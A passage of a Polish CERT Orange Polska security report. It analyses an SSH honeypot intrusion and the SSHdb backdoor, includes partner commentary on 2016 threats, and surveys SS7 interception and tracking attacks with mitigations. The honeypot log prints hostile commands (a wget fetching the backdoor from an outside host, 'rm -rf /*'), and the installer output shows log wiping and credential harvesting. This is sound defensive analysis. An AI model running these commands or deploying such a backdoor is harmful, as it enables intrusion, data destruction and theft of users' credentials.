fake_host:~# uname –a
fake_host:~# cat /proc/cpuinfo
fake_host:~# /sbin/ifconfig –a
```

Przygotowanie folderu i pobranie zewnętrznej zawartości.

```
fake_host:~# cd /usr/src/
fake_host:/usr/src# mkdir info
fake_host:/usr/src# cd info
fake_host:/usr/src/info#  wget  sniff.pe.hu/prv/SSHdb.tgz
fake_host:/usr/src/info# ftp ftp.hpost.sk
```

Napastnik próbuje zainstalować pakiety w systemie. Prawdopodobnie zorientował się, iż ma do czynienia z honeypotem – natychmiast podejmuje próbę wyczyszczenia plików na serwerze oraz zamknięcia systemu.


```
fake_host:/usr/src/info# yum install ftp
fake_host:/usr/src/info# apt-get install ftp
fake_host:/usr/src/info# w
fake_host:/usr/src/info# ps x
fake_host:/usr/src/info# rm -rf /*
fake_host:/usr/src/info# rm -rf */
fake_host:/usr/src/info# kill -9 -1
```

W trakcie powyższego ataku napastnik chciał umieścić w systemie backdoor – oprogramowanie umożliwiające atakującemu ponowne zalogowanie się na serwer, mimo np. zmiany hasła przez administratora SSH. Ściągnięta paczka SSHdb.tgz zawiera specjalnie przygotowane źródła serwera oraz klienta SSH wraz z „przyjaznym dla użytkownika” skryptem instalacyjnym. Po rozpakowaniu i uruchomieniu możemy wykonać konfigurację podstawowych cech backdoora i przejść proces kompilacji i instalacji.

Na początku malware konfiguruje swoje parametry i kompiluje pliki źródłowe (rysunek 12.).

Po zakończeniu procesu kompilacji czyszczone są logi atakowanego systemu, zaś napastnik otrzymuje podsumowanie (w systemie lub mailem – rysunek 13.).

Następnie oryginalne wersje serwera oraz klienta SSH zostają zastąpione przez wersję zawierającą backdoor i restartowany jest serwer SSH. Ostatnim krokiem jest zalogowanie się do systemu za pomocą zdefiniowanego przez przestępcę hasła – w naszym przypadku jest to „Raport_CERT” (rysunek 14.).



Rysunek 11. Geolokalizacja sprawcy ataku

```
Terminal (as superuser)
File  Edit  View  Search  Terminal  Help

root@lcd805:/home/hacker/sshdb/sshdb# ./setup
--------------------------------------------------------------------------------
     #BSDHELP SSHD BACKDOOR v1.2 - OpenSSH 3.6p1
                          PRIVATE VERSION
--------------------------------------------------------------------------------


 CHECKING THIS SYSTEM

# GCC:                  [ FOUND ]
# G++:                  [ FOUND ]
# MAKE:                 [ FOUND ]
# OPENSSL DEVEL:        [ FOUND ]
# ZLIB:                 [ FOUND ]

# Backdoor Password [qprff26vUCso]: Raport_CERT
# Backdoor Password set to : Raport_CERT
# Logging Path [/usr/include/netda.h]: /usr/include/cert.h
# Logging Path set to : /usr/include/cert.h
# SSH Version [OpenSSH_7.1]:
## SSH Version set to : OpenSSH_7.1

# Configuring our SSH Backdoor ...
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ANSI C... none needed
checking build system type... i686-pc-linux-gnu
```


Rysunek 12. Konfiguracja parametrów i kompilacja źródeł

```
Terminal (as superuser)
File  Edit  View  Search  Terminal  Help

# CLEANING LOGS ...
[0x1] 6 users "root" detected in /var/log/wtmp
[0x2] Removed "root" entry #1 from /var/log/wtmp
[0x3] Changing "root" coresponding entry in /var/log/lastlog

# RESTARTING SSHD ... [DONE]
# Backdoor installed succesfully on [lcd805]
# 10.0.2.15 root:Raport_CERT + /usr/include/cert.h
root@lcd805:/home/hacker/sshdb/sshdb#
```


Rysunek 13. Podsumowanie instalacji backdoora

```
Terminal (as superuser)
File  Edit  View  Search  Terminal  Help

root@localhost's password:
Last login: Tue May 26 09:40:11 2015 from :0.0

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

 ------------------------------    <----.
|Enjoy this private backdoor!  |    <----|====O)))==)\) /====
|We won't do any harm to you;) |    <----'
 ------------------------------

--------------------------------------------------------
 12:55:59 up  9:44,  3 users,  load average: 0.47, 0.25, 0.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
hacker   tty7     :0               28May15 191days 26:10   0.04s gdm-session-wor
hacker   pts/2    :0.0             15Aug15 109days  0.05s  0.05s bash
root     pts/4    :0.0             12:55   14.00s  0.00s  0.00s ssh localhost
Linux lcd805 3.2.0-4-686-pae #1 SMP Debian 3.2.63-2+deb7u1 i686 GNU/Linux
--------------------------------------------------------
```

Rysunek 14. Backdoor zalogowany w systemie ofiary



Rysunek 15. Informacja dla przestępcy o zgromadzonych przez malware danych ofiar



Rysunek 16. Zawartość pliku z wykradzionymi danymi

Uzyskany przez przestępcę dostęp pozwala mu wykonywać dowolne działania w zaatakowanym systemie (posiada uprawnienia użytkownika root), zapisywać i przechwytywać adresy, loginy oraz hasła użytkowników zarówno logujących się do przejętego serwera, jak i wykonujących z niego połączenia przy użyciu podmienionego klienta SSH.

Logując się po pewnym czasie na konto „administracyjne" przestępcy, na ekranie powitalnym można zauważyć informację o liczbie skradzionych zestawów danych użytkowników (wykres 15.).

By otrzymać zgromadzone informacje, wystarczy wyświetlić zdefiniowany uprzednio plik z danymi ofiar (rysunek 16.).

Wpisy z polem +host oznaczają połączenia wychodzące. W tym przypadku testy wykonywane były lokalnie, stąd podwójne wpisy oraz lokalny adres hosta.

CERT Orange Polska rekomenduje:

- **Nigdy nie zezwalaj na bezpośrednie logowanie na konto root przy użyciu usługi SSH.**
- **Zawsze aktualizuj oprogramowanie, a jeśli nie jest niezbędne – usuń je.**
  Stare, nieużywane oprogramowanie na serwerze może prowadzić do przełamania zabezpieczeń Twojego systemu, w tym również do lokalnej eskalacji uprawnień z poziomu zwykłego użytkownika do poziomu roota.
- **Uniemożliwiaj ustawianie przez użytkowników haseł pustych/zbyt łatwych/słownikowych.**
- **Jeśli to możliwe, zezwalaj na połączenia do SSH jedynie z uprawnionych adresów IP.**

9.1. Okiem partnera – Fundacja Bezpieczna Cyberprzestrzeń

Największe zagrożenia dla bezpieczeństwa w internecie w roku 2016

Według przeprowadzonych przez nas analiz, zawartych również w naszym raporcie dostępnym na stronie Fundacji Bezpieczna Cyberprzestrzeń, w 2016 roku najbardziej prawdopodobne są następujące zagrożenia:

- **phishing z wykorzystaniem poczty elektronicznej i serwisów WWW – 4,33[1],**
- **zagrożenia dla platformy Android – 4,21,**
- **wycieki baz danych – 4,21.**

Praktycznie od trzech lat zagrożenia związane z akcjami phishingowymi z wykorzystaniem poczty elektronicznej i serwisów WWW stoją na pierwszym miejscu. Niestety te przepowiednie również w tym roku się sprawdzą. Dominacja tego wektora ataku jest wyraźna. Można tylko odnotować przesunięcie się balansu z phishingu WWW na pocztę elektroniczną. Jak widać, nie ma oczekiwania, że wiele się tutaj zmieni.

Zagrożenia związane z systemem operacyjnym Android to ponownie druga pozycja wśród liderów najbardziej prawdopodobnych zagrożeń. Trendowi migracji usług z komputerów stacjonarnych do urządzeń przenośnych niestety towarzyszy również migracja zagrożeń. Szczególnie dotyczy to właśnie systemu Android. Powód jest znany – otwarta architektura dystrybucji aplikacji i niewielka skłonność użytkowników do aktualizacji swoich systemów.

Taką samą ocenę wśród ekspertów zebrało zagrożenie związane z wyciekami danych. To reakcja na fakt, że takie przypadki na stałe zagościły w dossier działań cyberprzestępców wymuszających okup lub chcących skompromitować zaatakowaną organizację.

Prawdopodobieństwo wystąpienia to jedno, a siła oddziaływania danego zagrożenia to drugie. W tej dziedzinie widać wyraźnie, że najbardziej niepokojące są zagrożenia związane z cyberkonfliktami pomiędzy państwami (4,31) oraz ataki na systemy sterowania przemysłowego ICS/SCADA (4,55). Te pozycje to powtórka z roku ubiegłego. Ostatnie doniesienia z Ukrainy już są pozytywną weryfikacją ocen ekspertów.

Zachęcamy do zapoznania się z całością raportu Fundacji[2]. Stanowić on może wartościowy wkład do analizy ryzyka w obszarze cyberbezpieczeństwa, którą powinna przeprowadzić każda dojrzała instytucja.

Mirek Maj
Fundacja Bezpieczna Cyberprzestrzeń

9.2. Okiem partnera – zespół zarządzania ryzykiem PwC

Zmieniające się otoczenie biznesowe i rozwój technologii wymagają od liderów organizacji podejmowania właściwych decyzji dających przewagę na konkurencyjnym rynku. Pozycja lidera jest powiązana z zaufaniem do sposobu zarządzania bezpieczeństwem informacji oraz skutecznością ochrony danych klientów.

Żyjemy w erze cyberataków i kryzysu zaufania. Liczy się szybka i sprawna reakcja na incydenty. Taka, która synchronizuje technologię, działania prawne i zarządzanie komunikacją. Cyberbezpieczeństwo przestało być trendem – stało się strategiczną koniecznością.

Firmy wchodzące w transformację cyfrową budują swoje modele biznesowe w oparciu o technologie i rozwiązania, które otwierają nowe źródła przychodów. Często takie, które wychodzą poza ich dotychczasowe pole działania czy nawet sektor. To wymaga kompleksowego podejścia, które będzie obejmować nie tylko strategię, ale także jej skuteczne wdrożenie oraz monitoring ryzyk.

Tymczasem firmy w Polsce zanotowały w tym roku wzrost liczby incydentów aż o 46%. Jak wskazuje trzecia edycja raportu PwC dotycząca stanu bezpieczeństwa informacji, połowa badanych przez nas firm odnotowała więcej niż 6 cyberataków w ciągu ubiegłego roku. 31% ankietowanych w badaniu PwC wskazało, że incydenty były związane z ujawnieniem lub modyfikacją danych. W 33% przełożyły się na straty finansowe, utratę klientów lub spór sądowy z tytułu naruszenia bezpieczeństwa informacji.

Podsumowując, bezpieczeństwo informacji, reputacja oraz zaufanie klientów to kluczowe elementy budowy przewagi konkurencyjnej na rynku. Dlatego tak ważne jest badanie stanu bezpieczeństwa, wyciąganie wniosków i podejmowanie na ich podstawie adekwatnych decyzji, a także budowanie programów zwiększających poziom bezpieczeństwa. Przedsiębiorstwa w Polsce czeka pracowity rok.

Piotr Urban
Partner, Zespół Zarządzania Ryzykiem PwC

1. Skala wartościowania 1-5.
2. Pełnej wersji raportu szukaj na stronie Fundacji www.cybsecurity.org w dziale raporty.

Praktycznie od trzech lat zagrożenia związane z akcjami phishingowymi z wykorzystaniem poczty elektronicznej i serwisów WWW stoją na pierwszym miejscu.

Mirek Maj

Żyjemy w erze cyberataków i kryzysu zaufania. Liczy się szybka i sprawna reakcja na incydenty.

Piotr Urban

W ostatnim czasie można zaobserwować wzrost zainteresowania cyberprzestępców podatnościami protokołu czy też błędami konfiguracji strategicznych węzłów.

10. Bezpieczeństwo Signalling System nr 7 (SS7)

SS7 (Signaling System No. 7) to zbiór protokołów w sieciach PSTN (Public Switched Telephone Network – telefonia stacjonarna) oraz mobilnych. Jego zadania to m.in.: zestawianie połączeń telefonicznych oraz połączeń transmisji danych, roaming, autoryzacja, naliczanie opłat czy transport komunikatów między węzłami. SS7 został zaprojektowany w latach 70., jego standaryzacja trwała do lat 90., gdy bezpieczeństwo IT – łagodnie mówiąc – nie było jeszcze kwestią kluczową, a sam internet dopiero raczkował. Wystarczyło, że wykorzystujące SS7 korporacje teleinformatyczne obdarzały się wzajemnym zaufaniem. Od tamtego czasu powstało wiele firm wykorzystujących dostęp SS7, a sam dostęp stał się też łatwiejszy. W początkach istnienia transmisja była uznawana za bezpieczną – wykorzystywane były łącza PCM E1 bez możliwości dostępu strony trzeciej, a połączenia były bezpośrednie. W ostatnim czasie można zaobserwować wzrost zainteresowania cyberprzestępców podatnościami protokołu czy też błędami konfiguracji strategicznych węzłów. Przez te węzły wiadomości SS7 są enkapsulowane w sieć IP(IP/SCTP/SIGTRAN), dlatego też dostęp do sieci sygnalizacyjnej jest o wiele łatwiejszy dla osób nieuprawnionych. W dalszej części tego rozdziału przyjrzymy się najpopularniejszym wykorzystywanym przez cyberprzestępców podatnościom.

W zrozumieniu zagadnień bezpieczeństwa SS7 może pomóc opis podstawowych elementów sieci.

Infrastruktura:

- HLR (Home Location Register). Rejestr abonentów lokalnych. Baza danych zawierająca m.in.: numer telefonu (MSISDN), numer IMSI na karcie SIM, informację dotyczącą MSC, w którym obecny jest abonent.
- MSC (Mobile Switching Center). Węzeł odpowiadający za routing połączeń telefonicznych i SMS-ów, zestawianie i zakańczanie połączeń. Gdy urządzenie mobilne znajdzie się w zasięgu BTS i zostanie podłączone do MSC (np. przełączenie z innego MSC, włączenie telefonu), MSC aktualizuje w VLR informacje o MSISDN oraz IMSI.
- MSISDN (Mobile Station International Subscriber Directory Number). Numer abonenta, potocznie numer telefonu.
- SMSC (Short Message Service Center). Pośredniczy w przesyłaniu SMS-ów, jednym z zadań jest np. przechowanie SMS-ów, jeśli odbiorca jest niedostępny (ma wyłączony telefon, jest poza zasięgiem), do czasu określonego z góry przez operatora.
- VLR (Visitor Location Register). Rejestr abonentów gości, tożsamy z HLR.
- SEP (Signal End Point). Każdy z wymienionych wcześniej węzłów, do którego jest zaadresowany pakiet protokołu SS7.
- STP (Signal Transfer Point). Węzeł pośredniczący w wymianie pakietów SS7, między innymi STP i SEP. Pakiety są przekierowywane według adresów SPC (Signaling Point Code – punkt przejściowy), OPC (Originating Point Code – punkt początkowy) i DPC (Destination Point Code – punkt docelowy). SEP-em w tym wypadku mogą być HLR, MSC, SMSC, MMSC itd.
- BSC (Base Station Controller). Kontroler stacji bazowych (BTS). Nadzoruje od kilku do kilkunastu stacji bazowych.
- BTS (Base Transfer Station). Stacja bazowa, urządzenie, do którego podłącza się urządzenie łączności GSM.
- CID (Cell ID). Identyfikator stacji bazowej.

Przykładowe scenariusze działania

Działanie poszczególnych elementów na podstawowym poziomie najłatwiej przedstawić na przykładzie wykonania połączenia głosowego z telefonu komórkowego.

- Gdy telefon znajduje się w zasięgu BTS, informacja trafia do MSC za pośrednictwem BSC.
- Telefon wykonuje połączenie na określony MSISDN.
- MSC wysyła zapytanie do HLR o MSC numeru docelowego.
- HLR zwraca odpowiedź i jednocześnie wysyła żądanie połączenia do MSC docelowego.
- MSC docelowe sprawdza w HLR/VLR informacje odnośnie do BSC docelowego dla adresata i wysyła żądanie zestawienia połączenia.
- Telefon adresata odpowiada i zestawia połączenie.

Proces wysyłania SMS dla SS7

- Telefon znajduje się w zasięgu danego BTS-a.
- Wysłany SMS trafia do MSC.
- MSC przesyła otrzymany SMS do SMSC.
- SMSC odpytuje HLR o MSC adresata.
- HLR zwraca MSC adresata.
- SMS zostaje wysłany do docelowego MSC, raport doręczenia za pośrednictwem SMSC trafia do nadawcy.

Ponieważ protokół SS7 nie był projektowany z myślą o bezpieczeństwie, zawiera szereg potencjalnych podatności pozwalających m.in. na śledzenie użytkowników, spam SMS, przechwytywanie połączeń głosowych, a nawet przeprowadzenie fraudów. Poniżej przedstawiamy kilka z nich.

Jak poznać IMSI ofiary?

IMSI (International Mobile Subscriber Identity) to używany wewnątrz sieci SS7 numer nadany przez operatora. Schemat pobrania identyfikatora IMSI przedstawiono na rysunku 17. Atakujący jest w stanie poznać ten numer na podstawie MSISDN, a następnie wykorzystać go do bardziej wyrafinowanych ataków. Atakujący wysyła zapytanie sendRoutingInfoForSM do MSC, następnie jest ono przesyłane do HLR. Odpowiedź z HLR zawiera:


identyfikator HLR,

identyfikator MSC/VLR,


identyfikator IMSI.

Podglądanie SMS


W kolejnym kroku atakujący może spróbować podglądać SMS-y przychodzące do ofiary (rysunek 18). W tym celu wysyła do HLR informacje o dostępności ofiary w symulowanym i kontrolowanym przez siebie MSC. W efekcie w momencie wysłania wiadomości tekstowej SMSC otrzyma podstawioną informację o dostępności ofiary w błędnym MSC, a wiadomość trafi do atakującego.




Rysunek 17. Schemat pobrania identyfikatora IMSI



Rysunek 18. Podglądanie SMS



Rysunek 19. Geolokalizacja użytkownika



Rysunek 20. Podsłuch rozmów

Geolokalizacja użytkownika

Posiadając dane o IMSI użytkownika, atakujący może także fizycznie zlokalizować swoją ofiarę (rysunek 19.). Podając się za HLR i wysyłając komunikat provideSubscriberInfo do MSC ofiary, otrzyma w odpowiedzi zwrotnej CID BTS-a, z którego korzysta ofiara. Później sprawa jest już trywialna – w internecie istnieją bazy CID i dokładnych lokalizacji BTS.

Podsłuch rozmów

Znając IMSI ofiary, można się nawet pokusić o podsłuchanie jej rozmów. W tym celu napastnik wysyła do HLR informację o dostępności ofiary w „swoim" MSC (rysunek 20.). Następnie w momencie inicjacji rozmowy HLR wskaże na nieprawidłowe MSC, a tam przestępca zainicjuje połączenie do właściwego abonenta, pozostając jednocześnie elementem rozmowy.

Bezpieczeństwo SS7 – przede wszystkim z racji braku zaimplementowanych rozwiązań bezpieczeństwa – to wciąż nie do końca zagospodarowany obszar, co może przynieść bardzo poważne konsekwencje.

Zaskakujący jest fakt, iż przy świadomości braku mechanizmów bezpieczeństwa w samym protokole operatorzy często lekceważą potencjalne ryzyka. To jednak zaczyna się powoli zmieniać. Dowodem rosnącej dbałości o bezpieczeństwo użytkowników są m.in.:

- monitorowanie anomalii na stykach STP (wychwytywanie niestandardowych komunikatów, gdy pakiet jest spoza zaufanego grona nadawców, zawiera niestandardowe wartości bądź jest nadawany w zbyt wysokiej częstotliwości),
- instalacje firewalli blokujących niepożądane wiadomości SS7 i zapobiegających nadużyciom,
- odpowiednie filtrowanie ruchu do węzłów wspólnych dla sieci IP i SS7 (np. GGSN), odpowiednie zabezpieczenie usług aktywnych na tych węzłach.

Nasza jednostka od lat ściśle współpracuje z Fundacją Orange oraz organizacjami pozarządowymi.

